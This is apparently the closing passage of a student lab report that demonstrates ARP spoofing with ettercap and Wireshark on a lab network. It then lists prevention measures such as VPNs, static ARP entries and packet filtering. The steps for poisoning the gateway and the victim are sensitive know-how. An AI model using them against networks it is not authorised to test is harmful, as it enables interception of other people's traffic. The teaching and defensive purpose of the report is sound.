
4. Select the the default gateway(router's IP) and then select the victim IP




5. Poison both with the arp poisoning using ettercap



6. Check with the wireshark, you can able to find different packets are received in the host machine from the victim machine





Here We can see that the packets which are being send Gateway(192.168.16.199) to the victim's network are being captured in our device i.e. attacker

## Prevention Technique

1. **Use a Virtual Private Network (VPN)** - A virtual private network (VPN) allows devices to connect to the Internet over an encrypted tunnel. This encrypts all communication, rendering it useless to an ARP spoofing attacker.
2. **Use static ARP** - The ARP protocol allows you to create a static ARP entry for an IP address, preventing devices from listening for ARP answers from that address. If a workstation always connects to the same router, for example, you can create a static ARP entry for that router to avoid an attack.
3. **Use packet filtering** - Poisoned ARP packets can be identified by packet filtering systems that look for contradictory source information and halt them before they reach your network's devices.
4. **Run a spoofing attack** - In collaboration with your IT and security departments, execute a spoofing attack to see if your existing defenses are effective. If the attack succeeds, pinpoint the weak spots in your defenses and address them.

## **Results**

We were successfully able to demonstrate the attacks and highlight the preventive measures.

## **Conclusion**

Web Security is a necessity and there are many threats related to this. We must be aware and alert and always follow preventive measures. In conclusion, we learnt about various threats to users as well as the organization when the respective web security measures are not taken into consideration.

## **References**

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